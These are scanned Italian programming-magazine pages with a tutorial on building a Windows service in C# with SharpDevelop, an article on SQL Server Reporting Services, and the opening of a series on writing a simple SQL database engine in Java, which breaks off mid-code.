
NOTA

PUNTI TIPOGRAFICI, CENTIMETRI

L'altezza dei caratteri, in genere, viene espressa in punti. Un punto, sulla stampante, è una misura tipografica che equivale a 1/72 di pollice. Invece l'unità di misura di default per l'altezza e l'ampiezza dei controlli è il Twip. Facciamo notare che 1 centimetro corrisponde a 567 twips e un pollice a 1440 twips.

Implementare servizi Windows con .NET

Servizi Windows Con .NET è facile!

Le tradizionali applicazioni Windows non rappresentano la soluzione migliore per ogni progetto. In molti casi la scelta ideale consiste nell'implementare un servizio Windows

Prima di entrare nel vivo dell'argomento è bene mettere in evidenza che non tutti i sistemi operativi prodotti da Microsoft supportano i servizi, ossia applicazioni eseguite fuori da un particolare contesto utente. I Windows Services, in precedenza noti come NT Services, sono una prerogativa delle seguenti versioni di Windows: NT/2000/XP /2003. Solitamente un servizio, poiché opera in background e non presuppone interazione con l'utente né una precedente fase di logon, non è dotato di interfaccia grafica. Per avere un'idea della loro importanza basti pensare che la maggior parte di applicazioni quali: server, firewall, antivirus, sistemi di monitoraggio ed altri componenti di fondamentale rilevanza per Windows vengono sviluppati sotto forma di servizi. Quando l'esecuzione ed il funzionamento di un programma non richiedono la presenza fisica di un utente, conviene puntare proprio sui Windows Services. Se volete controllare i servizi installati sul vostro computer potete ricorrere allo snap-in *Microsoft Management Console (MMC) services.msc* (Fig.1), in altri termini al *Service Control Manager* (SCM). Dal punto di vista di un normale utente, l'applicazione *services.msc* serve per avviare, fermare, sospendere, riattivare e cambiare la tipologia di esecuzione di un servizio. Ovviamente, nell'articolo verranno illustrate le modalità di comunicazione tra service e console di gestione. Per la cronaca esistono anche i driver service (driver di periferica), del tutto analoghi ai normali servizi tranne per il fatto che non interagiscono con il *Service Control Manager.*

Nome	Descrizione	St...	Tipo di avvio	Conne
Archiviazione protetta	Fornisce l'archiviazione protetta per dati im...	Avviato	Automatico	Sistem
Audio Windows	Gestisce periferiche audio per programmi b...	Avviato	Automatico	Sistem
Browser di computer	Mantiene un elenco aggiornato dei comput...	Avviato	Automatico	Sistem
Client DHCP	Gestisce la configurazione di rete registran...	Avviato	Automatico	Sistem
Client DNS	Risolve e salva nella cache nomi DNS per il ...	Avviato	Automatico	Servizi
Connection Manager di Accesso remoto	Crea una connessione di rete.	Avviato	Manuale	Sistem
Connessioni di rete	Gestisce gli oggetti nella cartella Connessio...	Avviato	Manuale	Sistem
Firewall della connessione Internet (ICF) / Co...	Fornisce servizi di conversione indirizzi di re...	Avviato	Automatico	Sistem
Gestione account di protezione (SAM)	Archivia le informazioni di protezione per gli...	Avviato	Automatico	Sistem
Gestione dischi logici	Rileva e controlla le nuove unità disco rigid...	Avviato	Automatico	Sistem
Guida in linea e supporto tecnico	Consente l'esecuzione di Guida in linea e su...	Avviato	Automatico	Sistem
Helper NetBIOS di TCP/IP	Attiva il servizio Supporto NetBIOS su TCP/...	Avviato	Automatico	Servizi
Machine Debug Manager	Supporta il debug locale e remoto per i deb...	Avviato	Automatico	Sistem
Monitor infrarossi	Supporta periferiche a infrarossi installate ...	Avviato	Automatico	Sistem
NLA (Network Location Awareness)	Raccoglie e archivia le informazioni relative ...	Avviato	Manuale	Sistem
Notifica eventi di sistema	Registra eventi di sistema come accessi a ...	Avviato	Automatico	Sistem
Ora di Windows	Assicura la sincronizzazione data e ora su t...	Avviato	Automatico	Sistem
Plug and Play	Abilita un computer a riconoscere e adattar...	Avviato	Automatico	Sistem
Registro eventi	Abilita i messaggi del registro eventi rilascia...	Avviato	Automatico	Sistem
Rilevamento hardware shell		Avviato	Automatico	Sistem
RPC (Remote Procedure Call)	Fornisce il mapper dell'endpoint e altri servi...	Avviato	Automatico	Sistem
Server	Supporta la condivisione in rete di file, sta...	Avviato	Manuale	Sistem
Servizi di crittografia	Fornisce tre servizi di gestione: il servizio D...	Avviato	Automatico	Sistem
Servizi IPSEC	Gestisce la protezione IP e avvia ISAKMP/...	Avviato	Automatico	Sistem
Servizi terminal	Consente a più utenti di connettersi in mod...	Avviato	Automatico	Sistem
Servizio Gateway di livello applicazione	Fornisce supporto per plug-in di protocolli d...	Avviato	Manuale	Servizi
Servizio Ripristino configurazione di sistema	Esegue le funzioni di ripristino del sistema. ...	Avviato	Automatico	Sistem
Servizio trasferimento intelligente in background	Utilizza la larghezza di banda inattiva della ...	Avviato	Automatico	Sistem
Sistema di eventi COM+	Supporta il servizio di notifica eventi di sist...	Avviato	Manuale	Sistem
Spooler di stampa	Carica i file in memoria per stampare in un s...	Avviato	Automatico	Sistem
Strumentazione gestione Windows	Fornisce un modello di interfacce e di ogget...	Avviato	Automatico	Sistem
Telefonia	Fornisce supporto API di telefonia (TAPI) p...	Avviato	Manuale	Sistem
Temi	Consente la gestione dei temi.	Avviato	Automatico	Sistem
WebClient	Abilita i programmi basati su Windows per c...	Avviato	Automatico	Servizi

Fig. 1: ***Il Service Control Manager e l'handler del servizio comunicano attraverso eventi di controllo. Strumenti di amministrazione -> Servizi***

COME SI SCRIVE UN SERVIZIO?

In primo luogo bisogna tenere a mente che l'esecuzione di molti servizi, tipicamente server di varia natura, avviene per lunghi periodi in assenza di utenti dunque non ha senso mostrare messaggi su schermo né richiedere l'immissione di dati. Proprio per questo motivo, di norma, i servizi ricevono l'input da file di configurazione o da connessioni remote ed utilizzano diversi meccanismi di output: file di log, e-mail indirizzate all'amministratore, *Event Log.* Si noti che in passato la creazione di un servizio richiedeva una buona dose di conoscenze tecniche che, per nostra fortuna, il .NET Framework ha introdotto una serie di classi in grado di ridurre al minimo le difficoltà ed i tempi di sviluppo. Vediamo quali sono le principali classi coinvolte nell'implementazione di un servizio:

- **System.ServiceProcess.ServiceBase** - Per definire il comportamento del servizio, il programmatore deve necessariamente eseguire l'override dei metodi di tale classe. Non è però indispensabile gestire tutti gli eventi: il set minimo è costituito da *OnStart(string[] args)* e *Main()*. Di-


CLASSI UTILI

Vi propongo una serie di classi che potrebbero tornare utili nella creazione di un servizio:

FileSystemWatcher **- rileva modifiche al File System;**

PerformanceCounter **- monitorizza i contatori delle prestazioni;**

Timer **- specifica un intervallo temporale per la generazione di eventi;**

SmtpMail **- invia messaggi di posta elettronica;**

versi servizi possono coesistere nello stesso processo: sarà sufficiente creare le varie istanze nel punto di ingresso *Main()*.

- **System.ServiceProcess.ServiceInstaller** - Una volta stabilito il comportamento del servizio, si utilizzano i metodi esposti da questa classe per installarlo/disinstallarlo. In altre parole, per renderlo o meno disponibile al sistema. Utilizzando *ServiceProcessInstaller* si può specificare l'account, eventualmente diverso dall'utente connesso, con il quale eseguire il servizio.
- **System.ServiceProcess.ServiceController** – I servizi installati possono essere gestiti in maniera molto precisa mediante i comandi inviati da un *ServiceController*. Il *ServiceController* modifica lo stato di un servizio, rappresenta cioè l'equivalente in codice del *Service Control Manager*. È possibile interagire con un servizio anche grazie a eventuali comandi personalizzati definiti dal programmatore.

A questo punto, siamo pronti a realizzare il nostro primo Windows Service. Potremmo usare potenti (e costosi) e ambienti integrati quali Visual Studio .NET o C# Builder, ma preferiamo impiegare un *Integrated Development Environment* (IDE) gratuito, leggero, open-source e disponibile in italiano: l'ottimo *SharpDevelop*. Il primo passo consiste nel creare un nuovo progetto di tipo C# Service (Fig.2). *SharpDevelop* è talmente cortese da accollarsi l'onere di scrivere la struttura generica di un servizio con tanto di supporto per l'installazione. Poniamoci l'obiettivo di implementare un servizio che aggiunga ogni *n* millisecondi (con *n* letto da un file di configurazione) una voce al Diario degli eventi *Eventi*, in inglese *Event Log*. Abbiamo perciò bisogno di un oggetto *timer* che segnali al nostro servizio l'evento "sono passati *n* secondi". Il .NET Framework, essendo generosamente dotato di classi, mette a disposizione del programmatore ben tre tipologie diverse di timer: *timer per Windows*, *timer di thread* e *timer su server*. La tipologia più adatta ai nostri scopi è quella basata su server, ovvero *System.Timers.Timer*, in grado di funzionare senza problemi in modalità *24/7:* 24 ore su 24, 7 giorni su 7.

Fig. 2: **SharpDevelop offre diversi template, tra i quali il modello C# Service: File->Nuovo->Progetto->C# Service**

IL SERVIZIO IOPROGRAMMOSVC

Siamo finalmente pronti per creare in C#, partendo dal codice prodotto dal wizard di *SharpDevelop*, il





Fig. 3: **Abbiamo bisogno di un eseguibile Windows: Progetto->Opzioni di Progetto->Compila Per...**

servizio *ioProgrammoSvc*. Per evitare problemi, conviene impostare la voce *"Compila* per" nelle opzioni di progetto al valore *WinExe* (Fig. 3).
Definiamo due membri privati della classe derivata da *ServiceBase:* il timer *Tempo* e l'oggetto *LogFile*, utile per registrare su file la sequenza di eventi generata dal servizio. Il file *ioProgrammo.log* verrà salvato nella sottodirectory *SYSTEM32* della directory in cui è installato Windows. Le direttive da aggiungere al sorgente generato da *SharpDevelop* sono:

```
using System.Timers;
using System.Configuration;
using System.IO;
using Microsoft.Win32;
```

Nel metodo *Main()* di *ioProgrammoSvc* bisogna fornire il punto di ingresso del nostro servizio:

```
ServiceBase.Run(new IoProgrammo());
```

Il costruttore *ioProgrammo* deve quanto meno stabilire il nome del servizio attraverso la proprietà *ServiceBase.ServiceName*. Si noti che la stringa da noi scelta per tale proprietà dovrà corrispondere esattamente a quella della proprietà *ServiceInstaller.ServiceName*.

```
public IoProgrammo()
{ InitializeComponents(); // Inizializzazioni varie
  this.ServiceName = "IoProgrammo e Salvatore
                              Meschini"; // fl IMPORTANTE!
  // File salvato nella directory "Percorso in cui è
                       installato Windows"\SYSTEM32
  LogFile = new StreamWriter(new FileStream(
    "IoProgrammo.log",System.IO.FileMode.Append));
  // Gestione della temporizzazione:
  Tempo = new System.Timers.Timer();
  try
  { // Prova a leggere il valore Intervallo dal file
                            IoProgrammoSvc.exe.config
... }
```

Dal momento che la maggior parte dei servizi basa le proprie attività su eventi generati con periodicità, vale la pena di spendere qualche parola sull'utilizzo della classe *Timer*. Se volessimo una singola esecuzione del metodo *ScriviEvento*, dovremmo impostare la proprietà *Timer.AutoReset* a *false*, nel nostro caso però è necessario che l'evento accada con regolarità. La distanza temporale tra due chiamate a *ScriviEvento* è fissata da *Tempo.Interval* (per default vale 15 secondi). Il servizio *IoProgrammoSvc* prova a leggere l'intervallo, espresso in millisecondi, dal file di configurazione *IoProgrammoSvc.exe.config*. Il nome del file non è casuale ma rispetta le direttive della classe *ConfigurationSettings*, in questo modo possiamo accedere all'impostazione *"Intervallo"* mediante una sola riga di codice.

```
Tempo.Interval = Double.Parse(
        ConfigurationSettings.AppSettings["Intervallo"]);
```

Potenza del .NET Framework! Nel codice sono presenti due routine apparentemente simili, invece la differenza tra *ScriviEvento* e *ScriviLog* è sostanziale: il primo metodo aggiunge una voce all'*Event Log*, anche noto come *Visualizzatore Eventi* (Fig.4), il secondo appende delle stringhe al file *IoProgrammo.log*. Una buona norma di programmazione consiglia di non scrivere grandi quantità di dati nell'*Event Log* perché molti utenti ne ignorano l'esistenza, si rischia quindi di sprecare inutilmente delle risorse. Il codice delle due routine è assolutamente banale:

```
// Fate riferimento alla documentazione relativa alla
                                        classe EventLog
private void ScriviEvento(object Sender,
                    System.Timers.ElapsedEventArgs e)
{  ScriviLog("Aggiunta voce al Visualizzatore Eventi
                              (EVENT LOG)", LogFile);
   EventLog.WriteEntry("Ciao da IoProgrammo &
                              Salvatore Meschini");}
   // Aggiunge l'evento al file di log
   public static void ScriviLog (String Messaggio,
                                        TextWriter w)
   { w.WriteLine("Ora e data : {0} {1}", DateTime.Now.
    ToLongTimeString(),DateTime.Now.ToLongDateString());
      w.WriteLine("Evento : {0}", Messaggio);
      w.WriteLine ("------------------------------------");
      w.Flush(); // Aggiungi le nuove righe al LogFile }
```

Quando il servizio riceve il comando di attivazione risponde eseguendo il metodo *OnStart:*

```
protected override void OnStart(string[] args)
{ Tempo.AutoReset = true; // Ogni "Interval" secondi
                                   richiama ScriviEvento
   Tempo.Enabled = true; // Pronti, partenza, via!
   ScriviLog("OnStart - Servizio Avviato – Si inizia!",
                                          LogFile);}
```

Analogamente al comando di interruzione è associato il codice seguente:

```
protected override void OnStop()
{  Tempo.AutoReset = false;
   Tempo.Enabled = false; // Smetti di contare il tempo
   ScriviLog("OnStop - Servizio Fermato – Addio!", LogFile);
   this.LogFile.Close(); // Chiudi il file di log
   // E' stato meglio lasciarci che non esserci mai incontrati
}
```

Sul CD-Rom allegato alla rivista e sul sito Internet di IoProgrammo trovate il codice sorgente completo relativo a questo articolo.
La compilazione del progetto può essere avviata dal menu *Esegui* di *SharpDevelop* o direttamente da linea di comando e produce l'eseguibile *IoProgrammoSvc.exe* nella sottocartella *\bin\Debug*.





Fig. 4: *Controlliamo l'output del servizio eseguendo Stumenti di amministrazione -> Visualizzatore Eventi (Event Log)*

COME SI ESEGUE UN SERVIZIO?

Se provaste ad eseguire il file *IoProgrammoSvc.exe* otterreste solo un messaggio di errore (Fig. 5). Infatti, come per ogni altro servizio di Windows, è richiesta una preventiva fase di installazione. L'utilità di installazione di servizi compatibili con la piattaforma .NET è denominata *InstallUtil.exe*, in alternativa si utilizzano le funzioni messe a disposizione da *Windows Installer* (file con estensione MSI) o da pacchetti con funzionalità assimilabili. Per installare (Fig.6) il servizio è sufficiente digitare dal prompt del DOS il comando:

```
installutil IoProgrammoSvc.exe
```

La disinstallazione si esegue per mezzo del comando:

```
installutil IoProgrammoSvc.exe /U
```

Quando compilate una versione aggiornata del servizio non dimenticate di disinstallare il vecchio eseguibile e di installare successivamente il nuovo. Ricordate inoltre che non basta





Fig. 5: *Il servizio deve essere installato con "InstallUtil IoProgrammoSvc.exe"*

LA FUNZIONE REGISTERSERVICE PROCESS

I sistemi Windows 9X/Me prevedono la funzione *RegisterServiceProcess* per evitare che la disconnessione dell'utente, alcuni preferiscono il termine *"log off"*, causi la chiusura di tutti i programmi. I processi registrati come "servizi" vengono chiusi solo in fase di shutdown.

SUL WEB

Microsoft Developers Network - Documentazione .NET
http://msdn.microsoft.com

SharpDevelop - Ambiente di sviluppo open-source
www.icsharpcode.net

Forum di IoProgrammo
www.ioprogrammo.net

aver installato il servizio per renderlo operativo, l'evento *OnStart* scatta solo quando il servizio viene avviato. Potreste chiedervi cosa avviene dietro le quinte di un'installazione… La risposta è semplice, la classe del programma di installazione del progetto sfrutta le istanze di *ServiceProcessInstaller* e *ServiceInstaller* aggiunte all'insieme *Installers*. *InstallUtil* esegue gli *installers* dell'assembly specificato. Il nostro progetto prevede una semplice classe *ProjectInstaller:*

```
[RunInstallerAttribute(true)] // N.B. Installa tutti i
                    servizi dell'insieme Installers
public class ProjectInstaller : Installer
{  public ProjectInstaller()
  { ServiceProcessInstaller spi =
                    new ServiceProcessInstaller();
    spi.Account = ServiceAccount.LocalSystem;
    ServiceInstaller si = new ServiceInstaller();
    // Identico al ServiceName in ServiceBase:
    si.ServiceName = "IoProgrammo e Salvatore Meschini";
    si.StartType = ServiceStartMode.Automatic;
                    // Modalità di avvio
    Installers.Add(spi); // Aggiunge spi all'insieme
                    Installers
     Installers.Add(si);  // InstallUtil installa i servizi
                    presenti in Installers }
}
```

Fig. 6: ***Il servizio è stato installato ma non è ancora operativo. È necessario avviarlo!***

ServiceProcessInstaller si occupa di installare un eseguibile che contiene una o più classi derivate da *ServiceBase*. Un singolo eseguibile può mettere a disposizione del sistema diversi servizi, ognuno di essi richiede comunque una distinta istanza di *ServiceInstaller*. Modificando la proprietà *Account* del *ServiceProcessInstaller* è possibile fare in modo che il servizio venga eseguito nel contesto di uno specifico account. In questo modo il servizio potrebbe essere avviato anche quando nessun utente risulti connesso al sistema. L'utility di installazione, tra le altre cose, aggiunge una serie di chiavi al *Registro* di sistema (Fig. 7). La descrizione opzionale del servizio purtroppo deve essere gestita manualmente:

Fig. 7: ***I più curiosi possono dare uno sguardo alla chiave HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services del Registry***

```
try // Prova ad aggiungere la descrizione del servizio
                    (OPZIONALE)
{  Microsoft.Win32.RegistryKey Sistema,
          CurrentControlSet, Servizi, Servizio;
   Sistema = Registry.LocalMachine.OpenSubKey(
                    "System");
   CurrentControlSet = Sistema.OpenSubKey(
                    "CurrentControlSet");
   Servizi = CurrentControlSet.OpenSubKey("Services");
   Servizio = Servizi.OpenSubKey("IoProgrammo e
                    Salvatore Meschini", true);
   Servizio.SetValue("Description", "Descrizione del
          servizio di esempio di IoProgrammo");
   Sistema.Close(); CurrentControlSet.Close();
          Servizi.Close(); Servizio.Close();
}
catch(Exception e)
{   Console.WriteLine("Errore: " +e.ToString());
                    // Mostra l'eventuale errore
}
```

Al termine della procedura di installazione si può procedere ad un eventuale debug del servizio connettendo un debugger, compatibile con le applicazioni .NET, al processo. Il metodo *OnStart* è facilmente esaminabile dal debugger se si aggiunge, come prima riga, l'istruzione *(new IoProgrammo()).OnStart(); al Main()* del servizio. Questa modifica agevola il debugging del metodo *OnStart* ma non consente la normale esecuzione del servizio.


COME SI CONTROLLA UN SERVIZIO?

Non resta che descrivere come sia possibile, delegando alle classi .NET il lavoro sporco, controllare programmaticamente un servizio. Le attività del *Service Control Manager* sono gestibili anche attraverso la classe *ServiceController.* Di solito si preferisce sviluppare un'applicazione indipendente, basata su una istanza di *ServiceController,* per modificare lo stato ed il comportamento del servizio. Supponendo di aver precedentemente installato il servizio *IoProgrammoSvc* il seguente codice ha l'effetto di avviarlo:

```
ServiceController ServizioIoP = new
          System.ServiceProcess.ServiceController();
ServizioIoP.ServiceName = "IoProgrammo e Salvatore
          Meschini"; // Nome del servizio da avviare
ServizioIoP.Start(); // Il servizio entra in funzione a
                    partire da questo momento
```

Ovviamente gli altri metodi di *ServiceController* consentono di fermare, sospendere, riavviare un servizio nonché di reperire diverse informazioni utili. A titolo di esempio vediamo come ottenere la lista dei servizi installati:

```
ServiceController[] services;
services = ServiceController.GetServices();
foreach(ServiceController service in services)
{  Console.WriteLine(service.ServiceName.ToString());
   // Qui mostra altre informazioni...
}
```

Salvatore Meschini

Finalmente i report aziendali non saranno più un problema!

Reporting Services

Lo strumento che completa la strategia Microsoft per la Business Intelligence basata su SQL Server 2000, attraverso la possibilità di avere report personalizzabili e completamente configurabili

I *Reporting Services* sono una soluzione server side basata sul .NET Framework 1.1. I report generati possono essere fruiti attraverso il browser, attraverso SharePoint 2003, Office, o attraverso Web Service. I report possono essere salvati anche in formato HTML, PDF, Excel, CSV, etc… Possono essere generati su richiesta in real-time, schedulati, e anche essere inviati direttamente ai destinatari via e-mail. Naturalmente, uno dei prerequisiti di una soluzione di Business Intelligence è la sicurezza: i report possono contenere dati riservati, ed è importante che questi dati siano a disposizione solo delle persone autorizzate. *I Reporting Services* possono essere configurati per vari livelli di security, e l'autorizzazione viene effettuata attraverso dei ruoli, a cui possono essere assegnati gli utenti.

L'ARCHITETTURA

I *Reporting Services* sono composti dal *Report Server* e dalle applicazioni (Fig.1). A sua volta, il *Report Server* è composto da due parti: un servizio NT che si occupa dello scheduling e del delivery dei report, e un servizio Web che si occupa di gestire le richieste in tempo reale, da parte delle applicazioni. Per funzionare correttamente, il *Report Server* ha bisogno di un database Sql Server in cui memorizzare i metadati del report. Le sorgenti dati invece possono essere database Sql Server (lo stesso che contiene i metadati o altri), database Oracle, o altre fonti dati. Le applicazioni sono il *Report Manager,* applicazione Web usata per amministrare i Reporting Services, il *Report Designer,* un add-in per Visual Studio.Net usato per editare i report, il *browser,* usato per consultare i report, e le altre applicazioni (di terze parti o proprietarie) che possono sfruttare il Web Service per accedere ai report, integrarli e visualizzarli in maniera custom. Oltre al Web Service è possibile sfruttare i servizi dei *Reporting Services* anche attraverso il protocollo HTTP o HTTPS, simulando il passaggio di parametri attraverso URL. È inoltre possibile amministrare i *Reporting Services* attraverso WMI *(Windows Management Instrumentation),* una serie di interfacce standard per l'amministrazione dei sistemi Windows.





Fig. 1: **Architettura dei Reporting Services**

CREARE I PROPRI REPORT

I report di Reporting Services sono file XML con estensione **.RDL* che possono essere modificati con qualsiasi editor, compreso il Notepad.
L'editor predefinito fornito con i *Reporting Services,* il *Report Designer*, s'installa come estensione di Visual Studio .NET 2003, aggiungendo due nuovi tipi di progetto (Fig.2) nella categoria *Business Intelligence Projects.* I report vengono costruiti a partire da due elementi fondamentali: *Data Sources* e *Data Sets.* Un *Data Source* è una connessione ad una sorgente dati (SQL Server, Oracle, ODBC, OLE DB, Custom). Le proprietà della connessione vengono memorizzate in una connection string. Un *Data Source* può essere condiviso (vale per tutto il Server, può essere cambiata anche a run-time attraverso il *Report Manager*) o specifico del report. Un *Data Set* rappresenta il risultato di una query su di un *Data Source.* La query può essere eseguita su tabelle o viste del DB, oppure essere l'output di una *Stored Procedure.* Una volta creati i *Data Source* e i *Data Sets,* è possibile generare e modificare i file RDL attraverso il *Report Designer* (Fig.3), tramite cui si possono inserire textbox, linee, tabelle, matrici, rettangoli, liste, immagini, grafici e sottoreport.

CD WEB
ReportSolution.zip
cdrom.ioprogrammo.it

REPORT DI ESEMPIO
Quando installate i *Reporting Services,* ricordatevi di installare i report di esempio. Poi apriteli con Visual Studio .NET 2003 ed effettuatene il deploy sul server prima di provare il codice di esempio.

Naturalmente, i report possono richiedere parametri e/o modificarsi in base all'utente loggato, o ad altre impostazioni. Dopo aver preparato i report, questi possono essere testati direttamente nel *Report Designer,* o possono essere installati sul server tramite la voce di menu *Build -> Deploy,* se l'impostazione *Deploy* nelle proprietà del progetto è abilitata.

VISUALIZZARE I REPORT





Fig. 2: **Nuovi tipi di progetto**





Fig. 3: **Report Designer con uno dei report di esempio**

Una volta installati sul server, i report possono essere visualizzati nel browser tramite l'URL *http://server/Reports*. Tramite questa URL si può navigare la gerarchia dei *Report* e, se si hanno i permessi, si può anche amministrare il server. *Reports* è la cartella virtuale predefinita, che cambia se modifichiamo l'installazione. Se si vuole accedere ad un report senza navigare la gerarchia, si possono passare tutti i parametri necessari per identificare il report e i parametri richiesti tramite URL.
La sintassi è: *http://server/Reports?[path]&prefisso:parametro=valore[&prefisso:parametro=valore],* dove anche in questo caso *Reports* è la cartella predefinita, *path* è il nome del file RDL senza l'estensione (opzionale), *prefisso* e *parametro* identificano il comando o il parametro passato, e *valore* è il valore passato al parametro. I parametri possono anche essere più di uno. Si faccia riferimento alla documentazione per la lista dei comandi supportati. La possibilità di accedere ai report via HTTP permette di inserire un controllo di tipo *WebBrowser* nelle nostre applicazioni per mostrare i report direttamente al loro interno.

Risorse sui Reporting Services possono essere trovate sul sito ufficiale www.ioprogrammo.it/linkx/83/114a.php (in cui sono disponibili i download e le informazioni sul licensing) e sul blog www.ioprogrammo.it/linkx/83/114b.php

I REPORT IN UNA NOSTRA APPLICAZIONE

È anche possibile accedere, amministrare, interrogare e generare report in maniera dinamica tramite Web Service. L'URL del Web Service è *http://server/ReportServer/ReportServices.asmx/.*





Fig. 4: **Web Service esposto dai Report Services**

Aggiungendo una *Web Reference* all'interno del nostro progetto (Fig.4), è possibile creare nuovi report sul server a partire dai file RDL, schedulare la generazione e l'invio di report, interrogare il server per vedere quali report sono presenti e di che parametri hanno bisogno e così via.
Nel progetto allegato all'articolo viene mostrato come generare un report da remoto e salvarlo sul client. Come report di esempio utilizzeremo *AdventureWorks2000* che può essere installato assieme ai *Report Services.* L'interfaccia dell'applicazione è molto semplice (Fig.5), ci sono due *ComboBox* attraverso cui si può scegliere il report e il formato in cui salvarlo (PDF, Excel, HTML, XML, ecc…) e un CheckBox che permette di mostrare il report dopo averlo salvato.





Fig. 5: **Applicazione di esempio**

Il codice del bottone è molto semplice, la prima parte permette di impostare l'estensione del file da salvare in base al tipo (ne riportiamo solo alcuni):

```
'Selezione dell'estensione del file a partire dal formato scelto:
Select Case Me.cboFormats.Text
Case "PDF"
Me.SaveFileDialog1.Filter = "Formato PDF (*.pdf)|*.pdf"
…
Case "HTML3.2"
Me.SaveFileDialog1.Filter = "Formato Html (*.html)|*.html"
MessageBox.Show("Attenzione, per le immagini
                richiede collegamento al server!")
End Select
```

Lorenzo Barbieri

Dal parser all'azione: gestione delle informazioni

Un database SQL in Java 2

Prosegue la realizzazione di un database in Java Dopo la creazione delle tabelle, lo sviluppo del progetto continua con l'inserimento e il recupero delle informazioni

Nel precedente numero abbiamo iniziato lo sviluppo di un semplice motore di database in Java, realizzando l'infrastruttura informativa, un parser minimale e le funzionalità di creazione del database e delle tabelle; in questa puntata si procederà all'inserimento ed alla selezione dei dati. Si noti che esistono nel mondo open source prodotti già pronti e completi di tutte le funzionalità (si veda il box HSqlDB).

INSERIMENTO DEI DATI

In SQL, la creazione di nuovi record avviene tramite l'istruzione *INSERT INTO*. Solitamente questa tiene conto di eventuali *constraint,* che possono sollevare errori nel caso di inserimento di chiavi duplicate. In questa versione non supporteremo questa funzionalità; l'inserimento sarà semplificato anche dal fatto che non sono supportati gli indici.
Si consideri il DDL seguente:

```
CREATE TABLE Prodotti (
  id int(11) NOT NULL,
  nome varchar(100),
  valore number(13,5)
)
```

Le due sintassi con cui è possibile inserire dati differiscono per il fatto che è possibile specificare quali campi inserire (dovrebbero essere obbligatori solo quelli marcati come *NOT NULL* nella *CREATE TABLE*); nel caso non vengano specificati i campi, per default si intendono tutti.

```
INSERT INTO Prodotti (id,nome,valore) VALUES
                              (0,'prodotto0', 4554.43);
INSERT INTO Prodotti VALUES (1,'prodotto1', 2726.22)
```

La classe *InsertCommand* è definita come segue:

```
public class InsertCommand implements Command {
public void execute( Session session, ParserTokenizer st)
      throws SQLException {
   if( st.hasMoreTokens() ) {
      String where = (String)st.nextToken();
      CommandsUtil.trace( "::"+where );
      if( "INTO".equals( where ) ) {
         insert( session, st) ;}
